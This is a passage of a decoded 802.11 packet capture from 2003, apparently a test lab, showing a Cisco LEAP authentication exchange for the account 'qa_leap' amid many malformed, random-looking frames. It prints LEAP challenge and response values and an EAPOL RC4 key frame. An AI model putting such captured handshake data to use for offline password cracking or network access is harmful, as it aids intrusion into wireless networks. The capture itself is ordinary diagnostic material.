Logical-Link Control
    DSAP: SNAP (0xaa)
    IG Bit: Individual
    SSAP: SNAP (0xaa)
    CR Bit: Command
    Control field: U, func = UI (0x03)
        000. 00.. = Unnumbered Information
        .... ..11 = Unnumbered frame
    Organization Code: Cisco IOS 9.0 Compatible (0x0000f8)
    Type: 802.1X Authentication (0x888e)
802.1x Authentication
    Version: 1
    Type: EAP Packet (0)
    Length: 39
    Extensible Authentication Protocol
        Code: Response (2)
        Id: 18
        Length: 39
        Type: EAP-Cisco Wireless (LEAP) [Norman] (17)
        Version: 1
        Reserved: 0
        Count: 24
        Peer Challenge [8] Random Value:"7F6A14F11EEB980FDA11BF83A142A874..."
        Name (7 bytes): qa_leap

0000  08 01 75 00 00 07 50 ca f4 17 00 0c 30 43 a9 07   ..u...P.....0C..
0010  00 07 50 ca f4 17 60 04 aa aa 03 00 00 f8 88 8e   ..P...`.........
0020  01 00 00 27 02 12 00 27 11 01 00 18 7f 6a 14 f1   ...'...'.....j..
0030  1e eb 98 0f da 11 bf 83 a1 42 a8 74 4f 00 68 3a   .........B.tO.h:
0040  d5 bc 5c b6 71 61 5f 6c 65 61 70                  ..\.qa_leap

Frame 356 (10 bytes on wire, 10 bytes captured)
    Arrival Time: Jun 20, 2003 10:22:10.000355000
    Time delta from previous packet: 0.000001000 seconds
    Time relative to first packet: 0.000355000 seconds
    Frame Number: 356
    Packet Length: 10 bytes
    Capture Length: 10 bytes
IEEE 802.11
    Type/Subtype: Acknowledgement (29)
    Frame Control: 0x00D4
        Version: 0
        Type: Control frame (1)
        Subtype: 13
        Flags: 0x0
            DS status: Not leaving DS or network is operating in AD-HOC mode
(To DS: 0  From DS: 0) (0x00)
            .... .0.. = More Fragments: This is the last fragment
```

```
            .... 0... = Retry: Frame is not being retransmitted
            ...0 .... = PWR MGT: STA will stay up
            ..0. .... = More Data: No data buffered
            .0.. .... = WEP flag: WEP is disabled
            0... .... = Order flag: Not strictly ordered
    Duration: 0
    Receiver address: 00:0c:30:43:a9:07 (00:0c:30:43:a9:07)

0000  d4 00 00 00 00 0c 30 43 a9 07                      ......0C..

Frame 357 (261 bytes on wire, 261 bytes captured)
    Arrival Time: Jun 20, 2003 10:22:10.000356000
    Time delta from previous packet: 0.000001000 seconds
    Time relative to first packet: 0.000356000 seconds
    Frame Number: 357
    Packet Length: 261 bytes
    Capture Length: 261 bytes
IEEE 802.11
    Type/Subtype: Probe Response (5)
    Frame Control: 0xF753
        Version: 3
        Type: Management frame (0)
        Subtype: 5
        Flags: 0xF7
            DS status: Frame part of WDS (To DS: 1  From DS: 1) (0x03)
            .... .1.. = More Fragments: More fragments follow
            .... 0... = Retry: Frame is not being retransmitted
            ...1 .... = PWR MGT: STA will go to sleep
            ..1. .... = More Data: Data is buffered for STA at AP
            .1.. .... = WEP flag: WEP is enabled
            1... .... = Order flag: Strictly ordered
    Duration: 10401
    Destination address: 71:b5:7b:18:bc:14 (71:b5:7b:18:bc:14)
    Source address: 62:fc:b8:4d:ab:f0 (62:fc:b8:4d:ab:f0)
    BSS Id: d2:63:b0:bc:fe:b3 (d2:63:b0:bc:fe:b3)
    Fragment number: 12
    Sequence number: 1936
    WEP parameters
        Initialization Vector: 0x815642
        Key: 1
        WEP ICV: 0xe1df89ed (not verified)
Data (229 bytes)

0000  53 f7 a1 28 71 b5 7b 18 bc 14 62 fc b8 4d ab f0   S..(q.{...b..M..
0010  d2 63 b0 bc fe b3 0c 79 42 56 81 48 eb 12 5f ea   .c.....yBV.H.._.
0020  c0 cb eb 55 72 92 74 db 0b a2 6d 41 99 81 f3 2c   ...Ur.t...mA...,
0030  d1 b4 4c 60 11 65 4e ef b1 0c 16 4b 2e 49 4c 60   ..L`.eN....K.IL`
0040  d3 31 60 05 cc c0 fc 2a 37 d2 cd 6e 1a d9 c4 5b   .1`....*7..n...[
0050  13 10 b5 46 f1 3a 7e 06 03 d0 c4 b9 bc 04 ba be   ...F.:~.........
0060  a9 9e 4b dc f4 4d 86 5c 18 71 84 47 cb b2 94 58   ..K..M.\.q.G...X
0070  7b 91 76 a2 71 16 0a 38 a8 70 a4 b9 08 4f ae 1f   {.v.q..8.p...O..
0080  70 a0 10 90 00 00 ff b5 5d 01 58 8f b4 d3 bb a8   p.......].X.....
0090  a1 fd 5c e8 31 e2 7b 7d d1 dd b4 10 a3 78 13 67   ..\.1.{}.....x.g
00a0  98 23 5f b5 6c e3 02 ab 80 68 db 46 75 e7 54 a8   .#_.l....h.Fu.T.
00b0  53 b8 f8 db 33 47 42 af d0 27 f2 c6 4c a6 e4 ca   S...3GB..'..L...
00c0  a7 9e 42 43 aa 01 d9 e2 d4 dc 4e 0d 70 53 7e 90   ..BC......N.pS~.
00d0  47 1d 39 11 23 fd d7 86 d3 45 ad ed 55 cf 89 72   G.9.#....E..U..r
```

```
00e0  d8 7b f1 2c 0a 2e 6f 6b 13 fa 47 dc 00 77 d2 7c   .{.,..ok..G..w.|
00f0  67 4b b7 a9 e0 d8 7e f0 32 8c 8b a7 c2 b3 22 0d   gK....~.2.....".
0100  a5 e1 df 89 ed                                    .....

Frame 358 (124 bytes on wire, 124 bytes captured)
    Arrival Time: Jun 20, 2003 10:22:10.000357000
    Time delta from previous packet: 0.000001000 seconds
    Time relative to first packet: 0.000357000 seconds
    Frame Number: 358
    Packet Length: 124 bytes
    Capture Length: 124 bytes
IEEE 802.11
    Type/Subtype: Data + Acknowledgement (No data) (37)
    Frame Control: 0xEA5A
        Version: 2
        Type: Data frame (2)
        Subtype: 5
        Flags: 0xEA
            DS status: Frame is exiting DS (To DS: 0  From DS: 1) (0x02)
            .... .0.. = More Fragments: This is the last fragment
            .... 1... = Retry: Frame is being retransmitted
            ...0 .... = PWR MGT: STA will stay up
            ..1. .... = More Data: Data is buffered for STA at AP
            .1.. .... = WEP flag: WEP is enabled
            1... .... = Order flag: Strictly ordered
    Duration: 15941
    Destination address: e0:e4:95:55:d2:6f (e0:e4:95:55:d2:6f)
    BSS Id: 12:4a:10:69:22:5a (12:4a:10:69:22:5a)
    Source address: 7c:f2:d7:63:4a:1e (7c:f2:d7:63:4a:1e)
    Fragment number: 0
    Sequence number: 766

0000  5a ea 45 3e e0 e4 95 55 d2 6f 12 4a 10 69 22 5a   Z.E>...U.o.J.i"Z
0010  7c f2 d7 63 4a 1e e0 2f 7c 6d 10 f0 e4 d4 f7 cc   |..cJ../|m......
0020  3a 67 66 d5 75 3e f0 0d 98 b6 61 d5 7a ce aa 21   :gf.u>....a.z..!
0030  d7 19 50 ba f5 19 6d dd 00 ba 58 b5 66 95 54 c8   ..P...m...X.f.T.
0040  3e 9f e1 34 53 02 97 8c 5d 29 0c a8 42 06 b6 70   >..4S...])..B..p
0050  d5 74 dc 27 8c 5b 9e 9d 2c 3d 2b ee c1 13 44 15   .t.'.[..,=+...D.
0060  59 c7 7e e5 95 a7 6b 66 8d 12 3f 85 73 7e ca 56   Y.~...kf..?.s~.V
0070  64 9e 0e a9 39 cd 9f ef c8 47 4a 75                d...9....GJu

Frame 359 (24 bytes on wire, 24 bytes captured)
    Arrival Time: Jun 20, 2003 10:22:10.000358000
    Time delta from previous packet: 0.000001000 seconds
    Time relative to first packet: 0.000358000 seconds
    Frame Number: 359
    Packet Length: 24 bytes
    Capture Length: 24 bytes
IEEE 802.11
    Type/Subtype: Unknown (7)
    Frame Control: 0xDC72
        Version: 2
        Type: Management frame (0)
        Subtype: 7
        Flags: 0xDC
            DS status: Not leaving DS or network is operating in AD-HOC mode
(To DS: 0  From DS: 0) (0x00)
```

```
            .... .1.. = More Fragments: More fragments follow
            .... 1... = Retry: Frame is being retransmitted
            ...1 .... = PWR MGT: STA will go to sleep
            ..0. .... = More Data: No data buffered
            .1.. .... = WEP flag: WEP is enabled
            1... .... = Order flag: Strictly ordered
    Duration: 11586
    Destination address: f8:c3:e4:77:f1:ce (f8:c3:e4:77:f1:ce)
    Source address: 82:99:04:7f:c9:fd (82:99:04:7f:c9:fd)
    BSS Id: ff:1e:50:ca:f4:17 (ff:1e:50:ca:f4:17)
    Fragment number: 0
    Sequence number: 1610
[Malformed Packet: IEEE 802.11]

0000  72 dc 42 2d f8 c3 e4 77 f1 ce 82 99 04 7f c9 fd   r.B-...w........
0010  ff 1e 50 ca f4 17 a0 64                           ..P....d

Frame 360 (40 bytes on wire, 40 bytes captured)
    Arrival Time: Jun 20, 2003 10:22:10.000359000
    Time delta from previous packet: 0.000001000 seconds
    Time relative to first packet: 0.000359000 seconds
    Frame Number: 360
    Packet Length: 40 bytes
    Capture Length: 40 bytes
IEEE 802.11
    Type/Subtype: Data (32)
    Frame Control: 0x0208
        Version: 0
        Type: Data frame (2)
        Subtype: 0
        Flags: 0x2
            DS status: Frame is exiting DS (To DS: 0  From DS: 1) (0x02)
            .... .0.. = More Fragments: This is the last fragment
            .... 0... = Retry: Frame is not being retransmitted
            ...0 .... = PWR MGT: STA will stay up
            ..0. .... = More Data: No data buffered
            .0.. .... = WEP flag: WEP is disabled
            0... .... = Order flag: Not strictly ordered
    Duration: 213
    Destination address: 00:0c:30:43:a9:07 (00:0c:30:43:a9:07)
    BSS Id: 00:07:50:ca:f4:17 (00:07:50:ca:f4:17)
    Source address: 00:07:50:ca:f4:17 (00:07:50:ca:f4:17)
    Fragment number: 0
    Sequence number: 1653
Logical-Link Control
    DSAP: SNAP (0xaa)
    IG Bit: Individual
    SSAP: SNAP (0xaa)
    CR Bit: Command
    Control field: U, func = UI (0x03)
        000. 00.. = Unnumbered Information
        .... ..11 = Unnumbered frame
    Organization Code: Encapsulated Ethernet (0x000000)
    Type: 802.1X Authentication (0x888e)
802.1x Authentication
    Version: 1
    Type: EAP Packet (0)
```

```
    Length: 4
    Extensible Authentication Protocol
        Code: Success (3)
        Id: 19
        Length: 4

0000  08 02 d5 00 00 0c 30 43 a9 07 00 07 50 ca f4 17   ......0C....P...
0010  00 07 50 ca f4 17 50 67 aa aa 03 00 00 00 88 8e   ..P...Pg........
0020  01 00 00 04 03 13 00 04                           ........

Frame 361 (10 bytes on wire, 10 bytes captured)
    Arrival Time: Jun 20, 2003 10:22:10.000360000
    Time delta from previous packet: 0.000001000 seconds
    Time relative to first packet: 0.000360000 seconds
    Frame Number: 361
    Packet Length: 10 bytes
    Capture Length: 10 bytes
IEEE 802.11
    Type/Subtype: Acknowledgement (29)
    Frame Control: 0x00D4
        Version: 0
        Type: Control frame (1)
        Subtype: 13
        Flags: 0x0
            DS status: Not leaving DS or network is operating in AD-HOC mode
(To DS: 0  From DS: 0) (0x00)
            .... .0.. = More Fragments: This is the last fragment
            .... 0... = Retry: Frame is not being retransmitted
            ...0 .... = PWR MGT: STA will stay up
            ..0. .... = More Data: No data buffered
            .0.. .... = WEP flag: WEP is disabled
            0... .... = Order flag: Not strictly ordered
    Duration: 0
    Receiver address: 00:07:50:ca:f4:17 (00:07:50:ca:f4:17)

0000  d4 00 00 00 00 07 50 ca f4 17                     ......P...

Frame 362 (59 bytes on wire, 59 bytes captured)
    Arrival Time: Jun 20, 2003 10:22:10.000361000
    Time delta from previous packet: 0.000001000 seconds
    Time relative to first packet: 0.000361000 seconds
    Frame Number: 362
    Packet Length: 59 bytes
    Capture Length: 59 bytes
IEEE 802.11
    Type/Subtype: Data (32)
    Frame Control: 0x0108
        Version: 0
        Type: Data frame (2)
        Subtype: 0
        Flags: 0x1
            DS status: Frame is entering DS (To DS: 1  From DS: 0) (0x01)
            .... .0.. = More Fragments: This is the last fragment
            .... 0... = Retry: Frame is not being retransmitted
            ...0 .... = PWR MGT: STA will stay up
            ..0. .... = More Data: No data buffered
            .0.. .... = WEP flag: WEP is disabled
```

```
            0... .... = Order flag: Not strictly ordered
    Duration: 117
    BSS Id: 00:07:50:ca:f4:17 (00:07:50:ca:f4:17)
    Source address: 00:0c:30:43:a9:07 (00:0c:30:43:a9:07)
    Destination address: 00:07:50:ca:f4:17 (00:07:50:ca:f4:17)
    Fragment number: 0
    Sequence number: 71
Logical-Link Control
    DSAP: SNAP (0xaa)
    IG Bit: Individual
    SSAP: SNAP (0xaa)
    CR Bit: Command
    Control field: U, func = UI (0x03)
        000. 00.. = Unnumbered Information
        .... ..11 = Unnumbered frame
    Organization Code: Cisco IOS 9.0 Compatible (0x0000f8)
    Type: 802.1X Authentication (0x888e)
802.1x Authentication
    Version: 1
    Type: EAP Packet (0)
    Length: 23
    Extensible Authentication Protocol
        Code: Request (1)
        Id: 19
        Length: 23
        Type: EAP-Cisco Wireless (LEAP) [Norman] (17)
        Version: 1
        Reserved: 0
        Count: 8
        Peer Response [24] NtChallengeResponse(B232E97D28604AD9)
        Name (7 bytes): qa_leap

0000  08 01 75 00 00 07 50 ca f4 17 00 0c 30 43 a9 07   ..u...P.....0C..
0010  00 07 50 ca f4 17 70 04 aa aa 03 00 00 f8 88 8e   ..P...p.........
0020  01 00 00 17 01 13 00 17 11 01 00 08 b2 32 e9 7d   .............2.}
0030  28 60 4a d9 71 61 5f 6c 65 61 70                  (`J.qa_leap

Frame 363 (10 bytes on wire, 10 bytes captured)
    Arrival Time: Jun 20, 2003 10:22:10.000362000
    Time delta from previous packet: 0.000001000 seconds
    Time relative to first packet: 0.000362000 seconds
    Frame Number: 363
    Packet Length: 10 bytes
    Capture Length: 10 bytes
IEEE 802.11
    Type/Subtype: Acknowledgement (29)
    Frame Control: 0x00D4
        Version: 0
        Type: Control frame (1)
        Subtype: 13
        Flags: 0x0
            DS status: Not leaving DS or network is operating in AD-HOC mode
(To DS: 0  From DS: 0) (0x00)
            .... .0.. = More Fragments: This is the last fragment
            .... 0... = Retry: Frame is not being retransmitted
            ...0 .... = PWR MGT: STA will stay up
            ..0. .... = More Data: No data buffered
```

```
            .0.. .... = WEP flag: WEP is disabled
            0... .... = Order flag: Not strictly ordered
    Duration: 0
    Receiver address: 00:0c:30:43:a9:07 (00:0c:30:43:a9:07)

0000  d4 00 00 00 00 0c 30 43 a9 07                      ......0C..

Frame 364 (245 bytes on wire, 245 bytes captured)
    Arrival Time: Jun 20, 2003 10:22:10.000363000
    Time delta from previous packet: 0.000001000 seconds
    Time relative to first packet: 0.000363000 seconds
    Frame Number: 364
    Packet Length: 245 bytes
    Capture Length: 245 bytes
IEEE 802.11
    Type/Subtype: Data + CF-Acknowledgement/Poll (No data) (39)
    Frame Control: 0x987B
        Version: 3
        Type: Data frame (2)
        Subtype: 7
        Flags: 0x98
            DS status: Not leaving DS or network is operating in AD-HOC mode
(To DS: 0  From DS: 0) (0x00)
            .... .0.. = More Fragments: This is the last fragment
            .... 1... = Retry: Frame is being retransmitted
            ...1 .... = PWR MGT: STA will go to sleep
            ..0. .... = More Data: No data buffered
            .0.. .... = WEP flag: WEP is disabled
            1... .... = Order flag: Strictly ordered
    Duration: 26504
    Destination address: c9:df:76:ea:b2:fb (c9:df:76:ea:b2:fb)
    Source address: d4:be:fa:25:ad:d7 (d4:be:fa:25:ad:d7)
    BSS Id: bf:a5:a4:3d:cf:5f (bf:a5:a4:3d:cf:5f)
    Fragment number: 12
    Sequence number: 3400

0000  7b 98 88 67 c9 df 76 ea b2 fb d4 be fa 25 ad d7   {..g..v......%..
0010  bf a5 a4 3d cf 5f 8c d4 13 b1 74 4c 39 7d 8a 64   ...=._....tL9}.d
0020  0a d3 c7 bd 58 f0 9e 23 c4 10 44 5d 50 f0 67 3e   ....X..#..D]P.g>
0030  d1 83 d5 8e b9 30 06 e4 9b f4 99 dd 00 0c a4 c8   .....0..........
0040  a4 e6 c3 74 6b bd 8b a2 b6 dd 3f f9 77 5f e7 2c   ...tk.....?.w_.,
0050  42 d9 f5 5c 33 7d 7c ef 88 b3 e2 41 d5 f7 e1 9b   B..\3}|....A....
0060  be cb 71 c5 ad bb 89 bb 6a c9 b5 d2 07 0d cc fa   ..q.....j.......
0070  50 45 79 71 89 3b 32 e5 da 9e e2 19 7e 0a 11 f5   PEyq.;2.....~...
0080  4b cc 18 2a d4 b1 dd 26 a1 55 1d d0 c3 42 a5 23   K..*...&.U...B.#
0090  5d 34 f1 27 c9 6c b9 28 f6 30 48 d6 7e c3 ef 05   ]4.'.l.(.0H.~...
00a0  18 30 0c 12 31 77 30 8d 53 23 47 f4 9a e4 c9 26   .0..1w0.S#G....&
00b0  b6 99 38 e1 03 c5 7b 48 02 6e b8 c4 c5 a9 7c 29   ..8...{H.n....|)
00c0  7d 03 13 c0 0d 38 a5 26 a3 82 e7 07 fe 62 41 6d   }....8.&.....bAm
00d0  60 50 90 ea 89 89 fb 41 b0 5b dc ea 56 1e 13 32   `P.....A.[..V..2
00e0  9f 7e f9 e9 bd d3 ed 7f 30 41 9b 87 f0 04 b7 3f   .~......0A.....?
00f0  78 1c 92 78 a6                                   x..x.

Frame 365 (24 bytes on wire, 24 bytes captured)
    Arrival Time: Jun 20, 2003 10:22:10.000364000
    Time delta from previous packet: 0.000001000 seconds
    Time relative to first packet: 0.000364000 seconds
```

```
    Frame Number: 365
    Packet Length: 24 bytes
    Capture Length: 24 bytes
IEEE 802.11
    Type/Subtype: Unknown (45)
    Frame Control: 0x1ADB
        Version: 3
        Type: Data frame (2)
        Subtype: 13
        Flags: 0x1A
            DS status: Frame is exiting DS (To DS: 0  From DS: 1) (0x02)
            .... .0.. = More Fragments: This is the last fragment
            .... 1... = Retry: Frame is being retransmitted
            ...1 .... = PWR MGT: STA will go to sleep
            ..0. .... = More Data: No data buffered
            .0.. .... = WEP flag: WEP is disabled
            0... .... = Order flag: Not strictly ordered
    Duration: 5456
    Destination address: f4:a1:b9:bb:34:f6 (f4:a1:b9:bb:34:f6)
    BSS Id: d7:33:0a:9d:9a:5d (d7:33:0a:9d:9a:5d)
    Source address: 59:c7:8e:0f:f5:a0 (59:c7:8e:0f:f5:a0)
    Fragment number: 0
    Sequence number: 1172
[Malformed Packet: LLC]

0000  db 1a 50 15 f4 a1 b9 bb 34 f6 d7 33 0a 9d 9a 5d   ..P.....4..3...]
0010  59 c7 8e 0f f5 a0 40 49                          Y.....@I

Frame 366 (227 bytes on wire, 227 bytes captured)
    Arrival Time: Jun 20, 2003 10:22:10.000365000
    Time delta from previous packet: 0.000001000 seconds
    Time relative to first packet: 0.000365000 seconds
    Frame Number: 366
    Packet Length: 227 bytes
    Capture Length: 227 bytes
IEEE 802.11
    Type/Subtype: Data (32)
    Frame Control: 0x1508
        Version: 0
        Type: Data frame (2)
        Subtype: 0
        Flags: 0x15
            DS status: Frame is entering DS (To DS: 1  From DS: 0) (0x01)
            .... .1.. = More Fragments: More fragments follow
            .... 0... = Retry: Frame is not being retransmitted
            ...1 .... = PWR MGT: STA will go to sleep
            ..0. .... = More Data: No data buffered
            .0.. .... = WEP flag: WEP is disabled
            0... .... = Order flag: Not strictly ordered
    Duration: 34531
    BSS Id: cd:05:f9:db:33:b4 (cd:05:f9:db:33:b4)
    Source address: d7:57:94:41:8b:bd (d7:57:94:41:8b:bd)
    Destination address: d9:e4:f2:03:d8:41 (d9:e4:f2:03:d8:41)
    Fragment number: 2
    Sequence number: 1094
Data (203 bytes)
```

```
0000  08 15 e3 86 cd 05 f9 db 33 b4 d7 57 94 41 8b bd   ........3..W.A..
0010  d9 e4 f2 03 d8 41 62 44 4b c9 18 39 74 fb f0 b6   .....AbDK..9t...
0020  f2 47 77 fe 4e 26 25 46 4b 25 77 f3 54 70 98 cd   .Gw.N&%FK%w.Tp..
0030  85 44 51 71 46 d1 31 e8 80 91 69 a4 a6 68 dc 41   .DQqF.1...i..h.A
0040  ad 38 05 8c f3 bf 12 07 6e 67 90 c0 63 d3 39 e7   .8......ng..c.9.
0050  39 b9 fc 55 62 1c ee 13 dd ec e9 5a d5 c6 5b 67   9..Ub......Z..[g
0060  c8 8c 83 11 0b 45 5c ec 72 a3 7c b4 02 c0 ea 78   .....E\.r.|....x
0070  98 f9 68 e3 d4 2f 11 10 15 f7 cb d7 e8 15 e8 2c   ..h../.........,
0080  3b 5c dc c0 e2 b7 7d 33 0c 9e 0e 44 5b e7 1d 37   ;\....}3...D[..7
0090  40 b2 0f f3 20 80 96 ac 34 a4 9e d9 8e 47 14 4f   @... ...4....G.O
00a0  83 6b 76 18 5f b1 86 92 0e fb 4e 81 43 54 60 7e   .kv._.....N.CT`~
00b0  6d 96 21 9c 3c 08 34 52 fa b1 d2 a2 f0 fd 67 f4   m.!.<.4R......g.
00c0  be 2a ed 84 eb 0d 5c ae c0 26 b0 17 21 ae fd 86   .*....\..&..!...
00d0  01 9a 0d 4a 17 d9 65 eb 54 7b b8 4f 5a e0 56 f9   ...J..e.T{.OZ.V.
00e0  78 d3 47                                         x.G

Frame 367 (24 bytes on wire, 24 bytes captured)
    Arrival Time: Jun 20, 2003 10:22:10.000366000
    Time delta from previous packet: 0.000001000 seconds
    Time relative to first packet: 0.000366000 seconds
    Frame Number: 367
    Packet Length: 24 bytes
    Capture Length: 24 bytes
IEEE 802.11
    Type/Subtype: Data + CF-Acknowledgement/Poll (35)
    Frame Control: 0x8538
        Version: 0
        Type: Data frame (2)
        Subtype: 3
        Flags: 0x85
            DS status: Frame is entering DS (To DS: 1  From DS: 0) (0x01)
            .... .1.. = More Fragments: More fragments follow
            .... 0... = Retry: Frame is not being retransmitted
            ...0 .... = PWR MGT: STA will stay up
            ..0. .... = More Data: No data buffered
            .0.. .... = WEP flag: WEP is disabled
            1... .... = Order flag: Strictly ordered
    Duration: 11587
    BSS Id: 7f:52:8f:a0:f9:a9 (7f:52:8f:a0:f9:a9)
    Source address: f1:37:6a:0c:9f:91 (f1:37:6a:0c:9f:91)
    Destination address: 56:e5:50:ca:f4:17 (56:e5:50:ca:f4:17)
    Fragment number: 0
    Sequence number: 1370

0000  38 85 43 2d 7f 52 8f a0 f9 a9 f1 37 6a 0c 9f 91   8.C-.R.....7j...
0010  56 e5 50 ca f4 17 a0 55                           V.P....U

Frame 368 (95 bytes on wire, 95 bytes captured)
    Arrival Time: Jun 20, 2003 10:22:10.000367000
    Time delta from previous packet: 0.000001000 seconds
    Time relative to first packet: 0.000367000 seconds
    Frame Number: 368
    Packet Length: 95 bytes
    Capture Length: 95 bytes
IEEE 802.11
    Type/Subtype: Beacon frame (8)
    Frame Control: 0x0080
```

```
        Version: 0
        Type: Management frame (0)
        Subtype: 8
        Flags: 0x0
            DS status: Not leaving DS or network is operating in AD-HOC mode
(To DS: 0  From DS: 0) (0x00)
            .... .0.. = More Fragments: This is the last fragment
            .... 0... = Retry: Frame is not being retransmitted
            ...0 .... = PWR MGT: STA will stay up
            ..0. .... = More Data: No data buffered
            .0.. .... = WEP flag: WEP is disabled
            0... .... = Order flag: Not strictly ordered
    Duration: 0
    Destination address: ff:ff:ff:ff:ff:ff (ff:ff:ff:ff:ff:ff)
    Source address: 00:0b:be:c4:fd:b3 (00:0b:be:c4:fd:b3)
    BSS Id: 00:0b:be:c4:fd:b3 (00:0b:be:c4:fd:b3)
    Fragment number: 0
    Sequence number: 241
IEEE 802.11 wireless LAN management frame
    Fixed parameters (12 bytes)
        Timestamp: 0x00000013685C01A0
        Beacon Interval: 0.102400 [Seconds]
        Capability Information: 0x0021
            .... ...1 = ESS capabilities: Transmitter is an AP
            .... ..0. = IBSS status: Transmitter belongs to a BSS
            ...0 .... = Privacy: AP/STA cannot support WEP
            ..1. .... = Short Preamble: Short preamble allowed
            .0.. .... = PBCC: PBCC modulation not allowed
            0... .... = Channel Agility: Channel agility not in use
            CFP participation capabilities: No point coordinator at AP
(0x0000)
    Tagged parameters (59 bytes)
        Tag Number: 0 (SSID parameter set)
        Tag length: 11
        Tag interpretation: Cisco 1200B
        Tag Number: 1 (Supported Rates)
        Tag length: 3
        Tag interpretation: Supported rates: 1.0(B) 5.5 11.0(B) [Mbit/sec]
        Tag Number: 3 (DS Parameter set)
        Tag length: 1
        Tag interpretation: Current Channel: 11
        Tag Number: 5 ((TIM) Traffic Indication Map)
        Tag length: 4
        Tag interpretation: DTIM count 0, DTIM period 2, Bitmap control 0x0,
(Bitmap suppressed)
        Tag Number: 133 (Reserved tag number)
        Tag length: 30
        Tag interpretation: Not interpreted

0000  80 00 00 00 ff ff ff ff ff ff 00 0b be c4 fd b3   ................
0010  00 0b be c4 fd b3 10 0f a0 01 5c 68 13 00 00 00   ..........\h....
0020  64 00 21 00 00 0b 43 69 73 63 6f 20 31 32 30 30   d.!...Cisco 1200
0030  42 01 03 82 0b 96 03 01 0b 05 04 00 02 00 00 85   B...............
0040  1e 00 00 4c 0d 07 00 ff 00 11 00 41 50 31 32 30   ...L.......AP120
0050  30 2d 42 2d 69 73 73 61 6d 00 00 01 00 00 22      0-B-issam....."

Frame 369 (75 bytes on wire, 75 bytes captured)
```

```
    Arrival Time: Jun 20, 2003 10:22:10.000368000
    Time delta from previous packet: 0.000001000 seconds
    Time relative to first packet: 0.000368000 seconds
    Frame Number: 369
    Packet Length: 75 bytes
    Capture Length: 75 bytes
IEEE 802.11
    Type/Subtype: Data (32)
    Frame Control: 0x0208
        Version: 0
        Type: Data frame (2)
        Subtype: 0
        Flags: 0x2
            DS status: Frame is exiting DS (To DS: 0  From DS: 1) (0x02)
            .... .0.. = More Fragments: This is the last fragment
            .... 0... = Retry: Frame is not being retransmitted
            ...0 .... = PWR MGT: STA will stay up
            ..0. .... = More Data: No data buffered
            .0.. .... = WEP flag: WEP is disabled
            0... .... = Order flag: Not strictly ordered
    Duration: 213
    Destination address: 00:0c:30:43:a9:07 (00:0c:30:43:a9:07)
    BSS Id: 00:07:50:ca:f4:17 (00:07:50:ca:f4:17)
    Source address: 00:07:50:ca:f4:17 (00:07:50:ca:f4:17)
    Fragment number: 0
    Sequence number: 1654
Logical-Link Control
    DSAP: SNAP (0xaa)
    IG Bit: Individual
    SSAP: SNAP (0xaa)
    CR Bit: Command
    Control field: U, func = UI (0x03)
        000. 00.. = Unnumbered Information
        .... ..11 = Unnumbered frame
    Organization Code: Encapsulated Ethernet (0x000000)
    Type: 802.1X Authentication (0x888e)
802.1x Authentication
    Version: 1
    Type: EAP Packet (0)
    Length: 39
    Extensible Authentication Protocol
        Code: Response (2)
        Id: 19
        Length: 39
        Type: EAP-Cisco Wireless (LEAP) [Norman] (17)
        Version: 1
        Reserved: 0
        Count: 24
        Peer Response [24]
NtChallengeResponse(22BB510CDCC6CBD7DFF2C92E9848BD2B...)
        Name (7 bytes): qa_leap

0000  08 02 d5 00 00 0c 30 43 a9 07 00 07 50 ca f4 17   ......0C....P...
0010  00 07 50 ca f4 17 60 67 aa aa 03 00 00 00 88 8e   ..P...`g........
0020  01 00 00 27 02 13 00 27 11 01 00 18 22 bb 51 0c   ...'...'....".Q.
0030  dc c6 cb d7 df f2 c9 2e 98 48 bd 2b b2 80 f1 cc   .........H.+....
0040  9a 46 4e 42 71 61 5f 6c 65 61 70                  .FNBqa_leap
```

```
Frame 370 (10 bytes on wire, 10 bytes captured)
    Arrival Time: Jun 20, 2003 10:22:10.000369000
    Time delta from previous packet: 0.000001000 seconds
    Time relative to first packet: 0.000369000 seconds
    Frame Number: 370
    Packet Length: 10 bytes
    Capture Length: 10 bytes
IEEE 802.11
    Type/Subtype: Acknowledgement (29)
    Frame Control: 0x00D4
        Version: 0
        Type: Control frame (1)
        Subtype: 13
        Flags: 0x0
            DS status: Not leaving DS or network is operating in AD-HOC mode
(To DS: 0  From DS: 0) (0x00)
            .... .0.. = More Fragments: This is the last fragment
            .... 0... = Retry: Frame is not being retransmitted
            ...0 .... = PWR MGT: STA will stay up
            ..0. .... = More Data: No data buffered
            .0.. .... = WEP flag: WEP is disabled
            0... .... = Order flag: Not strictly ordered
    Duration: 0
    Receiver address: 00:07:50:ca:f4:17 (00:07:50:ca:f4:17)

0000  d4 00 00 00 00 07 50 ca f4 17                   ......P...

Frame 371 (85 bytes on wire, 85 bytes captured)
    Arrival Time: Jun 20, 2003 10:22:10.000370000
    Time delta from previous packet: 0.000001000 seconds
    Time relative to first packet: 0.000370000 seconds
    Frame Number: 371
    Packet Length: 85 bytes
    Capture Length: 85 bytes
IEEE 802.11
    Type/Subtype: Data (32)
    Frame Control: 0x0208
        Version: 0
        Type: Data frame (2)
        Subtype: 0
        Flags: 0x2
            DS status: Frame is exiting DS (To DS: 0  From DS: 1) (0x02)
            .... .0.. = More Fragments: This is the last fragment
            .... 0... = Retry: Frame is not being retransmitted
            ...0 .... = PWR MGT: STA will stay up
            ..0. .... = More Data: No data buffered
            .0.. .... = WEP flag: WEP is disabled
            0... .... = Order flag: Not strictly ordered
    Duration: 213
    Destination address: 00:0c:30:43:a9:07 (00:0c:30:43:a9:07)
    BSS Id: 00:07:50:ca:f4:17 (00:07:50:ca:f4:17)
    Source address: 00:07:50:ca:f4:17 (00:07:50:ca:f4:17)
    Fragment number: 0
    Sequence number: 1655
Logical-Link Control
    DSAP: SNAP (0xaa)
```

```
    IG Bit: Individual
    SSAP: SNAP (0xaa)
    CR Bit: Command
    Control field: U, func = UI (0x03)
        000. 00.. = Unnumbered Information
        .... ..11 = Unnumbered frame
    Organization Code: Encapsulated Ethernet (0x000000)
    Type: 802.1X Authentication (0x888e)
802.1x Authentication
    Version: 1
    Type: Key (3)
    Length: 49
    Descriptor Type: RC4 Descriptor (1)
    Key Length: 5
    Replay Counter: 44191572256948247
    Key IV: 43F3585F40734A101FA13E6C579A185C
    Key Index: broadcast, index 0
    0... .... = Key Type: Broadcast
    .000 0000 = Index Number: 0
    Key Signature: CFAFEEA59126D8D7B45A81AE8A633A2E
    Key: 9003454F12

0000  08 02 d5 00 00 0c 30 43 a9 07 00 07 50 ca f4 17   ......0C....P...
0010  00 07 50 ca f4 17 70 67 aa aa 03 00 00 00 88 8e   ..P...pg........
0020  01 03 00 31 01 00 05 00 9d 00 00 36 71 00 17 43   ...1.......6q..C
